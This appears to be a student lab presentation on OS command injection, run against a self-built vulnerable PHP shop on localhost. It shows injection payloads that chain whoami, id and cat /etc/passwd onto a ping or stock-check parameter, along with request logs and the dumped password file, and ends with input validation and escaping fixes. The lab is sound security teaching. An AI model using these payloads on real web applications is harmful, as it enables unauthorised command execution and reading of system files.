

OS Command Injection Vulnerability Assessment

CSE 487 - Cyber Security, Law, and Ethics

Aklhak Hossain / 2022-3-60-057

August 23, 2026

East West University

Introduction

Lab Environment

Exploitation

Mitigation

Introduction

What is OS Command Injection?


- A web security vulnerability allowing execution of arbitrary OS commands.
- Occurs when user input is passed unsanitized into a system shell.
- Impact: Remote Code Execution (RCE), Data Exfiltration, System Compromise.

Target: The host OS (unlike SQLi, which targets the database).

Lab Environment

- **Platform:** Kali Linux Virtual Machine (VirtualBox).
- **Target:** Custom-built PHP Web App (VulnShop) on localhost:9090.
- **Tools:** cURL, Firefox, PHP Built-in Server.
- **Safety:** 100% isolated. No public/third-party systems targeted.

The Vulnerable Application



Exploitation

Reflected Injection: Semicolon

Payload: 127.0.0.1;whoami


Mechanism: The semicolon (;) separates commands, forcing the server to execute whoami after the ping.

```
(kali㉿kali)-[~]
$ curl http://localhost:8080/ping.php?ip='whoami'
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <title>Ping Result</title>
  <style>
    body { font-family: 'Segoe UI', sans-serif; background: #1a1a2e; color: #eee; min-height: 100vh; display: flex; justify-content: center; align-items: center; }
    .container { max-width: 700px; width: 90%; }
    .card { background: #16213e; border-radius: 10px; padding: 30px; box-shadow: 0 4px 15px rgba(0,0,0,0.3); }
    h1 { color: #e94560; margin-bottom: 20px; }
    .result { background: #0f3460; border-left: 4px solid #e94560; padding: 15px; border-radius: 0 5px 5px 0; white-space: pre-wrap; font-family: monospace; font-size: 13px; margin: 10px 0; }
    .back { display: inline-block; margin-top: 15px; color: #e94560; text-decoration: none; font-weight: bold; }
    .query-info { color: #a0a0b0; font-size: 12px; margin-bottom: 10px; }
  </style>
</head>
<body>
  <div class="container">
    <div class="card">
      <h1>Ping Result</h1>
      <p class="query-info">Command: ping -c 4 kali</p><div class="result">PING kali.kali (127.0.1.1) 56(84) bytes of data.
64 bytes from kali.kali (127.0.1.1): icmp_seq=1 ttl=64 time=0.050 ms
64 bytes from kali.kali (127.0.1.1): icmp_seq=2 ttl=64 time=0.039 ms
64 bytes from kali.kali (127.0.1.1): icmp_seq=3 ttl=64 time=0.053 ms
64 bytes from kali.kali (127.0.1.1): icmp_seq=4 ttl=64 time=0.100 ms
```

Injection: Pipe Operator

Payload: 127.0.0.1|id

Mechanism: The pipe (|) passes the output of the first command to the second.



The screenshot shows a web browser window on the left and a terminal window on the right. The browser's address bar displays the URL `http://127.0.0.1:8080/ping.php?ip=127.0.0.1|id`. The terminal window, titled `kali@kali: ~/JCSE487_05_Command_Injection/vulnerable-app`, shows a list of network sessions. The sessions are as follows:

Session	Actions	Edit	View	Help
[Sat Aug 22 16:14:14 2026]	127.0.0.1:40914	Closing		
[Sat Aug 22 16:14:48 2026]	127.0.0.1:56832	Accepted		
[Sat Aug 22 16:14:51 2026]	127.0.0.1:56832 [200]:	GET /ping.php?ip=127.0.0.1;whoami		
[Sat Aug 22 16:14:51 2026]	127.0.0.1:56832	Closing		
[Sat Aug 22 16:15:20 2026]	127.0.0.1:55208	Accepted		
[Sat Aug 22 16:15:21 2026]	127.0.0.1:55208 [200]:	GET /index.php		
[Sat Aug 22 16:15:21 2026]	127.0.0.1:55208	Closing		
[Sat Aug 22 16:15:34 2026]	127.0.0.1:42228	Accepted		
[Sat Aug 22 16:15:37 2026]	127.0.0.1:42228 [200]:	GET /ping.php?ip=127.0.0.1%3B+whoami		
[Sat Aug 22 16:15:37 2026]	127.0.0.1:42228	Closing		
[Sat Aug 22 16:15:49 2026]	127.0.0.1:36314	Accepted		
[Sat Aug 22 16:15:51 2026]	127.0.0.1:36314 [200]:	GET /index.php		
[Sat Aug 22 16:15:51 2026]	127.0.0.1:36314	Closing		
[Sat Aug 22 16:15:59 2026]	127.0.0.1:54892	Accepted		
[Sat Aug 22 16:16:02 2026]	127.0.0.1:54892 [200]:	GET /ping.php?ip=127.0.0.1%3B+whoami		
[Sat Aug 22 16:16:02 2026]	127.0.0.1:54892	Closing		
[Sat Aug 22 16:16:41 2026]	127.0.0.1:45950	Accepted		
[Sat Aug 22 16:16:46 2026]	127.0.0.1:45950	Closed without sending a request; it was probab		
[Sat Aug 22 16:16:46 2026]	127.0.0.1:45950	Closing		
[Sat Aug 22 16:17:07 2026]	127.0.0.1:35392	Accepted		
[Sat Aug 22 16:17:07 2026]	127.0.0.1:35392 [200]:	GET /index.php		
[Sat Aug 22 16:17:07 2026]	127.0.0.1:35392	Closing		
[Sat Aug 22 16:17:16 2026]	127.0.0.1:37436	Accepted		
[Sat Aug 22 16:17:19 2026]	127.0.0.1:37436 [200]:	GET /ping.php?ip=127.0.0.1+%7C+id		
[Sat Aug 22 16:17:19 2026]	127.0.0.1:37436	Closing		
[Sat Aug 22 16:17:22 2026]	127.0.0.1:37440	Accepted		
[Sat Aug 22 16:17:27 2026]	127.0.0.1:37440	Closed without sending a request; it was probab		

Below the terminal window, there is a section titled **Ping Result** with the following content:

Command: `ping -c 4 127.0.0.1 | id`

Output: `uid=0(root) gid=0(root) groups=0(root)`

Sensitive File Access

Payload: 1;cat /etc/passwd (via Stock Checker)

```
Session Actions Edit View Help
<p class='query-info'>Query: stockCheck 1</p><div class='result'>Stock: 15 units available
Product ID: 1
</div>
<a class='back' href='index.php'>Blarr: Back to Home</a>
</div>
</div>
</body>
</html>
root:x:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
system-networks:x:907:907:systemd Network Management:/usr/sbin/nologin
_dhcpd:x:995:995:DHCP Client Daemon:/var/lib/dhcpd:/usr/sbin/nologin
tss:x:989:989:tss user for tpm2:/usr/sbin/nologin
strongswan:x:100:65534:/var/lib/strongswan:/usr/sbin/nologin
systemd-timesync:x:988:988:systemd Time Synchronization:/usr/sbin/nologin
_gophish:x:101:104:/var/lib/gophish:/usr/sbin/nologin
iodine:x:102:65534::/run/iodine:/usr/sbin/nologin
messagebus:x:987:987:system Message Bus:/nonexistent:/usr/sbin/nologin
tcpdump:x:986:986:tcpdump:/nonexistent:/usr/sbin/nologin
niredo:x:103:65534:/var/run/niredo:/usr/sbin/nologin
_rpc:x:104:65534:/run/rpcbind:/usr/sbin/nologin
statd:x:105:65534:/var/lib/nfs:/usr/sbin/nologin
redis:x:106:106:/var/lib/redis:/usr/sbin/nologin
stunnel:x:983:983:stunnel service system account:/var/run/stunnel:/usr/sbin/nologin
redsocks:x:107:108:/var/run/redsocks:/usr/sbin/nologin
sahd:x:982:65534:sahd user:/run/sahd:/usr/sbin/nologin
dnsmasq:x:981:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin
Debian-snmpp:x:108:109:/var/lib/snmpp:/bin/false
mysql:x:980:980:MySQL Server:/nonexistent:/bin/false
xlib:x:109:110:/nonexistent:/usr/sbin/nologin
postgresql:x:110:111:postgresql administrator:/var/lib/postgresql:/bin/bash
avahi:x:111:112:Avahi mDNS daemon:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:978:978:Speech Dispatcher:/run/speech-dispatcher:/bin/false
ubsmx:x:112:64:ubsmx daemon:/var/lib/ubsmx:/usr/sbin/nologin
mosquitto:x:979:979:/var/lib/mosquitto:/usr/sbin/nologin
cups-pk-helper:x:113:999:user For cups-pk-helper service:/nonexistent:/usr/sbin/nologin
nm-openvpn:x:976:976:NetworkManager OpenVPN:/var/lib/openvpn/chroot:/usr/sbin/nologin
inetimx:x:114:113:/var/lib/inetim:/usr/sbin/nologin
rvm:x:115:115:/var/lib/openvas:/usr/sbin/nologin
pipewire:x:975:975:system user for pipewire:/nonexistent:/usr/sbin/nologin
nm-openconnect:x:974:974:NetworkManager OpenConnect plugin:/usr/sbin/nologin
saned:x:116:116:/var/lib/saned:/usr/sbin/nologin
spooluser:x:973:973:/var/lib/spooluser:/usr/sbin/nologin
```

Mitigation

Security Recommendations

1. **Input Validation:** Strict allow-listing (e.g., `FILTER_VALIDATE_IP`).
2. **Avoid Shell Execution:** Use native APIs instead of `shell_exec()`.
3. **Escape Arguments:** Use `escapeshellarg()` if shell is unavoidable.

Secure Code Example

```
$ip = $_GET['ip'];  
if (filter_var($ip, FILTER_VALIDATE_IP)) {  
    shell_exec("ping -c 4 " . escapeshellarg($ip));  
}
```

- Command injection is easily exploitable but entirely preventable.
- Direct concatenation of user input into shell commands is a critical flaw.
- Hiding output is not a defense; attackers can still execute commands and exfiltrate data.
- Secure coding practices (validation + safe APIs) are the only reliable defense.

Thank You!

Questions?